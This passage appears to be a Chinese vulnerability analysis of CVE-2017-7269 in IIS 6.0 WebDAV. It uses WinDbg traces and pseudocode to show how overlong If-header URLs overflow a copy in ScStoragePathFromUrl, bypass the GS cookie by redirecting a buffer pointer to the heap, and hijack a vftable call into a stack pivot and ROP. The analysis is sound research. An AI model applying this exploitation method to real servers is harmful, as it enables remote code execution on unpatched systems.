eax=00000007 ebx=00fffbe8 ecx=00fff4cc edx=00fff4f8 esi=0060c648 edi=00605740
eip=671335f6 esp=00fff4b8 ebp=00fff4d0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
httpext!ScStripAndCheckHttpPrefix+0x21:
671335f6 8bd8            mov     ebx,eax
0:009> dc esi l6//esi 存放头部信息，以及 server name，这个 localhost 会在后面获取到。
0060c648  00740068 00700074 002f003a 006c002f  h.t.t.p.:././.l.
```

```
0060c658  0063006f 006c0061                    o.c.a.l.
```

在 check 完 http 头部和 hostname 之后，会调用 wlen 函数获取当前 http url 长度。

```
0:009> p
eax=0060e7d0 ebx=0060b508 ecx=006058a8 edx=0060e7d0 esi=00605740 edi=00000000
eip=67126ce8 esp=00fff330 ebp=00fff798 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
httpext!ScStoragePathFromUrl+0x6d:
67126ce8 50              push    eax
0:009> p
eax=0060e7d0 ebx=0060b508 ecx=006058a8 edx=0060e7d0 esi=00605740 edi=00000000
eip=67126ce9 esp=00fff32c ebp=00fff798 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
httpext!ScStoragePathFromUrl+0x6e:
67126ce9 ff1550121167    call    dword ptr [httpext!_imp__wcslen (67111250)]
ds:0023:67111250={msvcrt!wcslen (77bd8ef2)}
0:009> r eax
eax=0060e7d0
0:009> dc eax
0060e7d0  0062002f 00620062 00620062 00620062  /.b.b.b.b.b.b.b.
0060e7e0  61757948 6f674f43 48456b6f 67753646  HyuaCOgookEHF6ug
0060e7f0  38714433 5a625765 56615435 6a536952  3Dq8eWbZ5TaVRiSj
0060e800  384e5157 63555948 43644971 34686472  WQN8HYUcqIdCrdh4
0060e810  71794758 6b55336b 504f6d48 34717a46  XGyqk3UkHmOPFzq4
0060e820  74436f54 6f6f5956 34577341 7a726168  ToCtVYooAsW4harz
0060e830  4d493745 5448574e 367a4c38 62663572  E7IMNWHT8Lz6r5fb
0060e840  486d6e43 61773548 61744d5a 43654133  CnmHH5waZMta3AeC
0:009> p
eax=000002fd ebx=0060b508 ecx=00600000 edx=0060e7d0 esi=00605740 edi=00000000
eip=67126cef esp=00fff32c ebp=00fff798 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
httpext!ScStoragePathFromUrl+0x74:
67126cef 59              pop     ecx
0:009> r eax
eax=000002fd
```

在利用的关键一次，我们获取的是 poc 中 http://localhost/bbbbb 的字符串，这个字符串长度很长，可以看到 eax 寄存器存放的是 url 长度，长度是 0x2fd，随后会进入一系列的判断，主要是检查 url 中一些特殊字符，比如 0x2f。

```
0:009> g//eax 存放的是指向 url 的指针，这里会获取指针的第一个字符，然后和“/”作比较
Breakpoint 1 hit
eax=0060e7d0 ebx=0060b508 ecx=006058a8 edx=0060e7d0 esi=00605740 edi=00000000
eip=67126cd7 esp=00fff334 ebp=00fff798 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
httpext!ScStoragePathFromUrl+0x5c:
67126cd7 6683382f        cmp     word ptr [eax],2Fh      ds:0023:0060e7d0=002f
0:009> dc eax
0060e7d0  0062002f 00620062 00620062 00620062  /.b.b.b.b.b.b.
0060e7e0  61757948 6f674f43 48456b6f 67753646  HyuaCOgookEHF6ug
```

经过一系列的检查之后，会进入一系列的 memcpy 函数，主要就是用来构造虚拟文件路径，这个地方拷贝的长度没有进行控制，而拷贝的目标地址，是在外层函数调用 stackbuff 申请的地址，这个地址会保存在栈里。在 ScStorageFromUrl 函数中用到，也就是在 memcpy 函数中用到，作为目的拷贝的地址。

ScStorageFromUrl 函数中实际上在整个漏洞触发过程中会调用很多次，我们跟踪的这一次，是在漏洞利用中的一个关键环节之一。首先我们来看一下第一次有效的 memcpy

```
0:009> p
eax=00000024 ebx=000002fd ecx=00000009 edx=00000024 esi=00000012 edi=680312c0
eip=67126fa9 esp=00fff330 ebp=00fff798 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
httpext!ScStoragePathFromUrl+0x32e:
67126fa9 8db5c4fbffff    lea     esi,[ebp-43Ch]
0:009> p
eax=00000024 ebx=000002fd ecx=00000009 edx=00000024 esi=00fff35c edi=680312c0
eip=67126faf esp=00fff330 ebp=00fff798 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
httpext!ScStoragePathFromUrl+0x334:
67126faf f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
0:009> r esi
esi=00fff35c
0:009> dc esi
```

```
00fff35c  003a0063 0069005c 0065006e 00700074  c.:.\.i.n.e.t.p.
00fff36c  00620075 0077005c 00770077 006f0072  u.b.\.w.w.w.r.o.
00fff37c  0074006f 0062005c 00620062 00620062  o.t.\.b.b.b.b.b.
00fff38c  00620062 61757948 6f674f43 48456b6f  b.b.HyuaCOgookEH
```

这次 memcpy 拷贝过程中，会将 esi 寄存器中的值拷贝到 edi 寄存器中，可以看到 edi 寄存器的值是 0x680312c0，这个值很有意思，在之前我提到过，这个 buffer 的值会在外层函数中申请，并存放在栈中，因此正常情况应该是向一个栈地址拷贝，而这次为什么会向一个堆地址拷贝呢？

这是个悬念，也是我觉得这个利用巧妙的地方，下面我们先进入后面的分析，在 memcpy 中，也就是 rep movs 中 ecx 的值决定了 memcpy 的长度，第一次拷贝的长度是 0x9。

接下来，回进入第二次拷贝，这次拷贝的长度就比较长了。

```
0:009> p//长度相减，0x2fd - 0x0
eax=00000024 ebx=000002fd ecx=00000000 edx=00000000 esi=0060e7d0 edi=680312e4
eip=67126fc4 esp=00fff330 ebp=00fff798 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
httpext!ScStoragePathFromUrl+0x349:
67126fc4 2bda            sub     ebx,edx
0:009> r ebx
ebx=000002fd
0:009> r edx
edx=00000000
0:009> p
eax=00000024 ebx=000002fd ecx=00000000 edx=00000000 esi=0060e7d0 edi=680312e4
eip=67126fc6 esp=00fff330 ebp=00fff798 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
httpext!ScStoragePathFromUrl+0x34b:
67126fc6 8d3456          lea     esi,[esi+edx*2]
0:009> p
eax=00000024 ebx=000002fd ecx=00000000 edx=00000000 esi=0060e7d0 edi=680312e4
eip=67126fc9 esp=00fff330 ebp=00fff798 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
httpext!ScStoragePathFromUrl+0x34e:
67126fc9 8b95b0fbffff    mov     edx,dword ptr [ebp-450h] ss:0023:00fff348=680312c0
0:009> p
eax=00000024 ebx=000002fd ecx=00000000 edx=680312c0 esi=0060e7d0 edi=680312e4
```

```
eip=67126fcf esp=00fff330 ebp=00fff798 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
httpext!ScStoragePathFromUrl+0x354:
67126fcf 8d3c10          lea     edi,[eax+edx]
0:009> p/ / ecx 的值为 dword 值
eax=00000024 ebx=000002fd ecx=00000000 edx=680312c0 esi=0060e7d0 edi=680312e4
eip=67126fd2 esp=00fff330 ebp=00fff798 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
httpext!ScStoragePathFromUrl+0x357:
67126fd2 8d4c1b02        lea     ecx,[ebx+ebx+2]
0:009> p
eax=00000024 ebx=000002fd ecx=000005fc edx=680312c0 esi=0060e7d0 edi=680312e4
eip=67126fd6 esp=00fff330 ebp=00fff798 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
httpext!ScStoragePathFromUrl+0x35b:
67126fd6 8bc1            mov     eax,ecx
0:009> p / / 最后拷贝的长度再除以 4
eax=000005fc ebx=000002fd ecx=000005fc edx=680312c0 esi=0060e7d0 edi=680312e4
eip=67126fd8 esp=00fff330 ebp=00fff798 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
httpext!ScStoragePathFromUrl+0x35d:
67126fd8 c1e902          shr     ecx,2
0:009> p/ / 这次拷贝 17f 的值  key !!! 看 ecx
eax=000005fc ebx=000002fd ecx=0000017f edx=680312c0 esi=0060e7d0 edi=680312e4
eip=67126fdb esp=00fff330 ebp=00fff798 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
httpext!ScStoragePathFromUrl+0x360:
67126fdb f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
```

可以看到，这次拷贝的长度是 0x17f，长度非常大，而在整个分析的过程中，并没有对拷贝的长度进行控制，因此，可以拷贝任意超长的字符串，进入这个堆空间。

这个堆空间非常有意思，存放的是一个 vftable，这个 vftable 会在 ScStorageFromUrl 函数中的某个内层函数调用调用到，还记得之前分析的 ScStripAndCheckHttpPrefi 函数吗。

```
0:009> p//正常情况 ScStripAndCheckHttpPrefix 函数中对 vftable 的获取
eax=00fff9a4 ebx=00fffbe8 ecx=00605740 edx=00fff4f8 esi=0060c648 edi=00605740
eip=671335e8 esp=00fff4b8 ebp=00fff4d0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
```

```
httpext!ScStripAndCheckHttpPrefix+0x13:
671335e8 8b07                mov         eax,dword ptr [edi]    ds:0023:00605740={httpext!CEcb::`vftable'
(67113bc8)}
```

获取完虚表之后，会获取到对应的虚函数，在 ScStripAndCheckHttpPrefix 函数中 call 调用到。但是由于之前的 memcpy 覆盖，导致这个 vftable 被覆盖。

```
0:009> p
eax=680313c0 ebx=00fffbe8 ecx=680313c0 edx=00fff4f8 esi=0060e7b0 edi=680313c0
eip=671335f0 esp=00fff4b4 ebp=00fff4d0 iopl=0                nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000                efl=00000246
httpext!ScStripAndCheckHttpPrefix+0x1b:
671335f0 8955f4              mov         dword ptr [ebp-0Ch],edx ss:0023:00fff4c4=00000000
0:009> p//eax 是 vftable，而 call [eax+24]调用虚函数，这里由于之前的覆盖，导致跳转到可控位置
eax=680313c0 ebx=00fffbe8 ecx=680313c0 edx=00fff4f8 esi=0060e7b0 edi=680313c0
eip=671335f3 esp=00fff4b4 ebp=00fff4d0 iopl=0                nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000                efl=00000246
httpext!ScStripAndCheckHttpPrefix+0x1e:
671335f3 ff5024              call        dword ptr [eax+24h]    ds:0023:680313e4=68016082
0:009> dc eax
680313c0  680313c0 68006e4f 68006e4f 766a4247  ...hOn.hOn.hGBjv
680313d0  680313c0 4f744257 52345947 4b424b66  ...hWBtOGY4RfKBK
```

这个漏洞的原理非常简单，在 PROPFIND 中，由于对 http 的长度没有进行检查，导致在 memcpy 中，可以拷贝超长的字符串，覆盖到栈中的关键位置，下面来看一下伪代码。

```
__int32 __fastcall ScStoragePathFromUrl(const struct IEcb *a1, wchar_t *a2, unsigned __int16 *a3, unsigned int
*a4, struct CVRoot **a5)
{
  v35 = a3;
  v5 = a1;
  Str = a2;
  v37 = (int)a1;
  v34 = a4;
  v33 = a5;
  result = ScStripAndCheckHttpPrefix(a1, (const unsigned __int16 **)&Str);//主要用来检查开头信息，比如 http
头以及 host 等等
  if ( result < 0 )
    return result;
  if ( *Str != 47 )//判断第一个值是不是/
```

```
    return -2146107135;
  v7 = _wcslen(Str);//获取 str 长度，也就是畸形 url 长度
  result = IEcbBase::ScReqMapUrlToPathEx(Str, WideCharStr);
  v36 = result;
  if ( result < 0 )
    return result;
  v8 = (*(int (__thiscall **)(const struct IEcb *, wchar_t **))(*(_DWORD *)v5 + 52))(v5,
&Str1);//httpext!CEcbBaseImpl<IEcb>::CchGetVirtualRootW (6712d665)  获取虚拟路径
  if ( v8 == v42 )
  {
    if ( !v8 || Str[v8 - 1] && !__wcsnicmp(Str1, Str, v8) )
      goto LABEL_14;
  }
  else if ( v8 + 1 == v42 )
  {
    v9 = Str[v8];
    if ( v9 == 47 || !v9 )
    {
      --v42;
      goto LABEL_14;
    }
  }
  v36 = 1378295;
LABEL_14:
  if ( v36 == 1378295 && a5 )
  {
    ……
  }
  v16 = v41;
  if ( v41 )
  {
    v17 = (const unsigned __int16 *)((char *)&v39 + 2 * v41 + 2);
    if ( *v17 == 92 )
    {
      while ( v16 && *v17 == 92 && !FIsDriveTrailingChar(v17, v16) )
      {
        v41 = --v16;
```

```
            --v17;
        }
    }
    else if ( !*v17 )
    {
        v16 = v41-- - 1;
    }
}
v18 = v16 - v42 + v7 + 1;
v19 = *v34 < v18;
v37 = v16 - v42 + v7 + 1;
if ( v19 )
{
    ……
}
else//进入这一处 else 处理
{
    v21 = v35;
    v22 = v16;
    v23 = 2 * v16;
    v24 = (unsigned int)(2 * v16) >> 2;
    qmemcpy(v35, WideCharStr, 4 * v24);//拷贝虚拟路径
    v26 = &WideCharStr[2 * v24];
    v25 = &v21[2 * v24];
    LOBYTE(v24) = v23;
    v27 = v42;
    qmemcpy(v25, v26, v24 & 3);
    v28 = v7 - v27;//这里 v7 是 0x2fd，相减赋值给 v28，这个值很大，v27 为 0
    v29 = &Str[v27];
    v30 = v35;
    qmemcpy(&v35[v22], v29, 2 * v28 + 2);//直接拷贝到栈中，没有对长度进行检查，导致溢出
    for ( i = &v30[v41]; *i; ++i )
    {
        if ( *i == 47 )
            *i = 92;
    }
    *v34 = v37;
```

```
    result = v36;
  }
  return result;
}
```

CVE-2017-7269 Exploit!精妙的漏洞利用

其实通过上面的分析，我们发现这个漏洞的 原理非常简单，但是究竟如何利用呢，我们来看一下关于 ScStorageFromUrl 函数中，包含了 GS check，也就是说，我们在进行常规的覆盖 ret 方式利用的情况下，将会把 cookie 也会覆盖，导致利用失败。

```
.text:67127017 loc_67127017:                                ; CODE XREF: ScStoragePathFromUrl(IEcb const
&,ushort const *,ushort *,uint *,CVRoot * *)+50j
.text:67127017                                               ; ScStoragePathFromUrl(IEcb const &,ushort
const *,ushort *,uint *,CVRoot * *)+67j
.text:67127017                mov     ecx, [ebp+var_C]
.text:6712701A                pop     edi
.text:6712701B                mov     large fs:0, ecx
.text:67127022                mov     ecx, [ebp+var_10]
.text:67127025                pop     esi
.text:67127026                call    @__security_check_cookie@4 ; __security_check_cookie(x)
.text:6712702B                leave
.text:6712702C                retn    0Ch
```

漏洞利用非常精妙，也就是用这种方法，巧妙的绕过了 gs 的检查，最后达到漏洞利用，稳定的代码执行，首先，WebDav 对数据包的处理逻辑是在 DAVxxx 函数中完成的。比如当前数据包是 PROPFIND，那么当前的函数处理逻辑就是 DAVpropfind 函数。

```
0:009> kb
ChildEBP RetAddr    Args to Child
00fff798 67119469 680312c0 00fff800 00000000 httpext!ScStoragePathFromUrl
00fff7ac 6712544a 0060e7b0 680312c0 00fff800 httpext!CMethUtil::ScStoragePathFromUrl+0x18
00fffc34 6712561e 0060b508 0060584e 00fffc78 httpext!HrCheckIfHeader+0x124
00fffc44 6711f659 0060b508 0060584e 00000001 httpext!HrCheckStateHeaders+0x10
00fffc78 6711f7c5 0060c010 00fffcd4 671404e2 httpext!CPropFindRequest::Execute+0xf0
00fffc90 671296f2 0060c010 00000004 01017af8 httpext!DAVPropFind+0x47
```

在内层的函数处理逻辑中，有一处关键的函数处理逻辑 HrCheckIfHeader，主要负责 DAVPropFind 函数对头部的 check，这个函数处理逻辑中有一处 while 循环，我已经把这个循环的关键位置的注释写在伪代码中。

```
__int32 __stdcall HrCheckIfHeader(struct CMethUtil *a1, const unsigned __int16 *a2)
  while ( 2 )
    {
    v6 = IFITER::PszNextToken(&v20, 0);
      v7 = v6;
      if ( v6 ) / / 这里获取下一个 url 值，第一轮会进入这里，第二轮也会，第三轮就进不去了
      {
        CStackBuffer<unsigned short,260>::CStackBuffer<unsigned short,260>(260);
        v9 = (const wchar_t *)(v7 + 2);
        LOBYTE(v34) = 2;
        v27 = _wcslen(v9);
        if ( !CStackBuffer<unsigned short,260>::resize(2 * v27 + 2) )
          goto LABEL_35;
        v5 = ScCanonicalizePrefixedURL(v9, v32, &v27);
        if ( v5 )
          goto LABEL_43;
        v27 = v29 >> 3;
        v5 = CMethUtil::ScStoragePathFromUrl(a1, v32, Str, &v27);
        if ( v5 == 1 )
        {
          if ( !CStackBuffer<unsigned short,260>::resize(v27) )
          {
LABEL_35:
            LOBYTE(v34) = 1;
            CStackBuffer<char,260>::release(&v31);
            v5 = -2147024882;
            goto LABEL_39;
          }
          v5 = CMethUtil::ScStoragePathFromUrl(a1, v32, Str, &v27);
        }
        if ( v5 < 0 )
        {
LABEL_43:
          LOBYTE(v34) = 1;
          CStackBuffer<char,260>::release(&v31);
          goto LABEL_39;
        }
```

```
        v10 = _wcslen(Str);
        v27 = v10;
        v11 = &Str[v10 - 1];
        if ( *v11 == 62 )
          *v11 = 0;
        v8 = Str;
        LOBYTE(v34) = 1;
        CStackBuffer<char,260>::release(&v31);
      }
      else
      {
        if ( !v25 ) / / 进不去就跳入这里，直接 break 掉，随后进入 locktoken，会调用 sc 函数
          goto LABEL_38;
        v8 = (const unsigned __int16 *)v24;
      }
      v25 = 0;
      for ( i = (wchar_t *)IFITER::PszNextToken(&v20, 2); ; i = (wchar_t *)IFITER::PszNextToken(&v20, v19) )
      {
        v17 = i;
        if ( !i )
          break;
        v12 = *i;
        if ( *v17 == 60 )
        {
          v13 = HrValidTokenExpression((int)a1, v17, (int)v8, 0);
        }
        else if ( v12 == 91 )
        {
          if ( !FGetLastModTime(0, v8, (struct _FILETIME *)&v23)
            || !FETagFromFiletime((int)&v23, &String, *((_DWORD *)a1 + 4)) )
          {
LABEL_26:
            if ( v22 )
              goto LABEL_27;
            goto LABEL_30;
          }
          v14 = v17 + 1;
```

```
            if ( *v14 == 87 )
                v14 += 2;
            v15 = _wcslen(&String);
            v13 = _wcsncmp(&String, v14, v15);
        }
        else
        {
            v13 = -2147467259;
        }
        if ( v13 )
            goto LABEL_26;
        if ( !v22 ) / / 如果不等于 22，则 v26 为 1 continue，这里 v22 为 0
        {
LABEL_27:
            v26 = 1;
            v19 = 3;
            continue;
        }
LABEL_30:
        v26 = 0;
        v19 = 4;
    }
    v2 = 0;
    if ( v26 ) / / 这里进这里
    {
        v6 = IFITER::PszNextToken(&v20, 1); / / 获得下一个 url 部分，第一次处理完，由于后面还有 url，所以这里 v6 会有值，而第二次，这里后面没有值了
        continue;
    }
    break;
  }
```

如果看的比较迷糊，可以看我下面的描述，首先这个 while 函数中，有一个非常有意思的函数 PszNextToken，这个函数会连续获取<>中的 http url，直到后面没有 http url，则跳出循环，这也是这个漏洞利用的关键条件。

首先，第一次会处理 IF 后面的第一个 http url，这个 url 就是 http://localhost/aaaa..，这个处理过程，实际上就完成了第一次溢出，首先 stackbuffer 会通过 CStackBuffer 函数获取，获取到之后，这个值会存放在 stack 中的一个位置。接下来会进行第一次 ScStorageFromUrl，这个地方会对第一个<>中的 http url 处理。长度是 0xa7。

```
0:009> p
eax=00fff910 ebx=0060b508 ecx=00000410 edx=00000000 esi=0060c64a edi=77bd8ef2
eip=671253e2 esp=00fff7bc ebp=00fffc34 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
httpext!HrCheckIfHeader+0xbc:
671253e2 ffd7            call    edi {msvcrt!wcslen (77bd8ef2)} / / 第一次处理 aaaa 部分，长度只有 a7
0:009> dc 60c64a
0060c64a  00740068 00700074 002f003a 006c002f  h.t.t.p.:././.l.
0060c65a  0063006f 006c0061 006f0068 00740073  o.c.a.l.h.o.s.t.
0060c66a  0061002f 00610061 00610061 00610061  /.a.a.a.a.a.a.a.
0060c67a  78636f68 71337761 47726936 4b777a39  hocxaw3q6irG9zwK
0:009> p
eax=000000a7
```

这个 a7 长度很小，不会覆盖到 gs，因此可以通过 security check，但是这个 a7 却是一个溢出，它超过了 stack buffer 的长度，会覆盖到 stack 中关于 stack buffer 指针的存放位置。这个位置保存在 ebp-328 的位置。

```
0:009> p
eax=00fff800 ebx=0060b508 ecx=0060b508 edx=00000104 esi=00000001 edi=77bd8ef2
eip=67125479 esp=00fff7b8 ebp=00fffc34 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
httpext!HrCheckIfHeader+0x153:
67125479 ffb5e4fdffff    push    dword ptr [ebp-21Ch] ss:0023:00fffa18=0060c828
0:009> p
eax=00fff800 ebx=0060b508 ecx=0060b508 edx=00000104 esi=00000001 edi=77bd8ef2
eip=6712547f esp=00fff7b4 ebp=00fffc34 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
httpext!HrCheckIfHeader+0x159:
6712547f e8cd3fffff      call    httpext!CMethUtil::ScStoragePathFromUrl (67119451)
0:009> dd ebp-328 / / 注意拷贝的地址，这个 90c 是 scstoragepathfromurl 要拷贝的栈地址
00fff90c  00fff804 6711205b 00000013 00fff9c0
00fff91c  671287e7 00000000 000000f0 00000013
```

可以看到，第一次 ScStoragePathFromUrl 的时候，拷贝的地址是一个栈地址，通过 stackbuffer 申请到的，但是由于 memcpy 引发的栈溢出，导致这个地方值会被覆盖。

```
0:009> g//执行结束 ScStoragePathFromUrl 函数执行返回后
Breakpoint 0 hit
eax=00fff800 ebx=0060b508 ecx=00605740 edx=0060c828 esi=00000001 edi=77bd8ef2
eip=67126c7b esp=00fff79c ebp=00fff7ac iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
httpext!ScStoragePathFromUrl:
67126c7b b8150d1467      mov     eax,offset httpext!swscanf+0x14b5 (67140d15)
0:009> g
Breakpoint 3 hit
eax=00000000 ebx=0060b508 ecx=00002f06 edx=00fff804 esi=00000001 edi=77bd8ef2
eip=67125484 esp=00fff7c0 ebp=00fffc34 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
httpext!HrCheckIfHeader+0x15e:
67125484 8bf0            mov     esi,eax
0:009> dc fff804 / / 第一次 memcpy 之后，覆盖到了 90c 的位置
00fff804  003a0063 0069005c 0065006e 00700074  c.:.\.i.n.e.t.p.
00fff814  00620075 0077005c 00770077 006f0072  u.b.\.w.w.w.r.o.
00fff824  0074006f 0061005c 00610061 00610061  o.t.\.a.a.a.a.a.
00fff834  00610061 78636f68 71337761 47726936  a.a.hocxaw3q6irG
00fff844  4b777a39 75534f70 48687a4f 6d545663  9zwKpOSuOzhHcVTm
00fff854  39536845 5567506c 33646763 78454630  EhS9lPgUcgd30FEx
00fff864  54316952 6a514c58 42317241 58507035  Ri1TXLQjAr1B5pPX
00fff874  6c473664 546a3539 54435034 50617752  d6Gl95jT4PCTRwaP
0:009> dd fff900
00fff900  5a306272 54485938 02020202 680312c0
```

经过这次 stack buffer overflow 这个值已经被覆盖 覆盖成了一个堆地址 0x680312c0。接下来进入第二次调用。

```
0:009> p
eax=00fff910 ebx=0060b508 ecx=00000410 edx=00000000 esi=0060d32a edi=77bd8ef2
eip=671253e2 esp=00fff7bc ebp=00fffc34 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
httpext!HrCheckIfHeader+0xbc:
671253e2 ffd7            call    edi {msvcrt!wcslen (77bd8ef2)}
0:009> dc 60d32a
```

```
0060d32a  00740068 00700074 002f003a 006c002f  h.t.t.p.:././.l.
0060d33a  0063006f 006c0061 006f0068 00740073  o.c.a.l.h.o.s.t.
0060d34a  0062002f 00620062 00620062 00620062  /.b.b.b.b.b.b.b.
0:009> p
eax=0000030d
```

第二次获得 http://localhost/bbbbb...的长度，这个长度有 0x30d，非常长，但是对应保存的位置变了。

```
0:009> p
eax=00fff800 ebx=0060b508 ecx=00fff800 edx=000002fe esi=00000000 edi=77bd8ef2
eip=67125436 esp=00fff7c0 ebp=00fffc34 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
httpext!HrCheckIfHeader+0x110:
67125436 50              push    eax
0:009> p
eax=00fff800 ebx=0060b508 ecx=00fff800 edx=000002fe esi=00000000 edi=77bd8ef2
eip=67125437 esp=00fff7bc ebp=00fffc34 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
httpext!HrCheckIfHeader+0x111:
67125437 ffb5d8fcffff    push    dword ptr [ebp-328h] ss:0023:00fff90c=680312c0
0:009> dc ebp-328
00fff90c  680312c0 52566c44 6c6d4b37 585a4f58  ...hDlVR7KmlXOZX
00fff91c  496a7950 4a52584f 664d4150 680313c0  PyjIOXRJPAMf...h
00fff92c  65314834 6e666f43 436c7441 680313c0  4H1eCofnAtlC...h
00fff93c  6a415343 33307052 424c5866 6346704b  CSAjRp03fXLBKpFc

0:009> dd 680312c0 / / 要用到的堆地址，这个地址会在最后用到
680312c0  00000000 00000000 00000000 00000000
680312d0  00000000 00000000 00000000 00000000
680312e0  00000000 00000000 00000000 00000000
```

可以看到，第二次利用的时候，会把 ebp-328 这个地方的值推入栈中，这个地方应该是 stack buffer 的地址，应该是个栈地址，但是现在变成了堆地址，就是由于第一次栈溢出，覆盖了这个变量。

而这个值，会作为参数传入 ScStorageFromUrl 函数，作为 memcpy 拷贝的值。

这也就解释了为什么我们在上面分析漏洞的时候，会是向堆地址拷贝，而这一次拷贝，就不需要控制长度了，因为这个地方的值已经是堆地址，再怎么覆盖，也不会覆盖到 cookie。这里未来要覆盖 IEcb 虚表结构。从而达到漏洞利用。这样，第二次向堆地址拷贝之后，这个堆地址会覆盖到 IEcb 的虚表，这个虚表结构会在最后利用时引用到。

在 PoC 中，有一处，这个会触发漏洞利用，是在 CheckIfHeader 之后到达位置，在 CheckIfHeader 的 PszToken 函数判断没有<>的 http url 之后，break 掉，之后进入 lock token 处理。

```
0:009> p
eax=67140d15 ebx=00fffbe8 ecx=680313c0 edx=0060e7b0 esi=00fffc28 edi=00000104
eip=67126c80 esp=00fff940 ebp=00fff950 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
httpext!ScStoragePathFromUrl+0x5:
67126c80 e803100000      call    httpext!_EH_prolog (67127c88)
0:009> kb
ChildEBP RetAddr  Args to Child
00fff93c 67119469 00fffab4 00fff9a4 00000000 httpext!ScStoragePathFromUrl+0x5
00fff950 67125740 0060e7b0 00fffab4 00fff9a4 httpext!CMethUtil::ScStoragePathFromUrl+0x18
00fffbd0 664d4150 680313c0 65314834 6e666f43 httpext!CParseLockTokenHeader::HrGetLockIdForPath
+0x119
WARNING: Frame IP not in any known module. Following frames may be wrong.
00fffc3c 6711f68e 0060b508 0060584e 80000000 0x664d4150
00fffc78 6711f7c5 0060c010 00fffcd4 671404e2 httpext!CPropFindRequest::Execute+0x125
```

这时候对应的 IEcb 已经被覆盖，这样，在进入 ScStoragePathFromUrl 函数之后，会进入我们在漏洞分析部分提到的 CheckPrefixUrl 函数 ,这个函数中有大量的 IEcb 虚表虚函数引用。

```
0:009> p
eax=680313c0 ebx=00fffbe8 ecx=680313c0 edx=00fff4f8 esi=0060e7b0 edi=680313c0
eip=671335f3 esp=00fff4b4 ebp=00fff4d0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
httpext!ScStripAndCheckHttpPrefix+0x1e:
671335f3 ff5024          call    dword ptr [eax+24h]  ds:0023:680313e4=68016082
0:009> dc eax
680313c0  680313c0 68006e4f 68006e4f 766a4247  ...hOn.hOn.hGBjv
680313d0  680313c0 4f744257 52345947 4b424b66  ...hWBtOGY4RfKBK
```

和大家分享了这个精妙利用，一般可能都会觉得是第二次 url bbbbb 的这个 memcpy 覆盖了关键函数导致的溢出、利用，实际上，在第一次 url aaaaaa 中，就已经引发了栈溢出，覆盖到了 stackbuffer 申请的指向栈 buffer 的指针，这个指针存放在栈里，用于后续调用存放虚拟路径，由于第一次栈溢出，覆盖到了这个变量导致第二次 url bbbbb 拷贝的时候，是向一个堆地址拷贝 ,这个堆地址后面的偏移中 ,存放着 IEcb 的 vftable ,通过覆盖虚表虚函数，在最后 locktoken 触发的 ScStoragePathFromUrl 中利用虚函数达到代码执行。

而这个过程，也是巧妙的绕过了 GS 的检查。

简析 ROP 及 shellcode

这个漏洞使用了一些非常有意思的手法，一个是 TK 教主在 13 年安全会议上提到的 shareduserdata，在 ROP 中，另一个是 alpha shellcode。

首先，在前面虚函数执行之后，会先进行 stack pivot，随后进入 rop。

```
0:009> t//stack pivot!!!
eax=680313c0 ebx=00fffbe8 ecx=680313c0 edx=00fff4f8 esi=0060e7b0 edi=680313c0
eip=68016082 esp=00fff4b0 ebp=00fff4d0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
rsaenh!_alloca_probe+0x42:
68016082 8be1            mov     esp,ecx
0:009> p
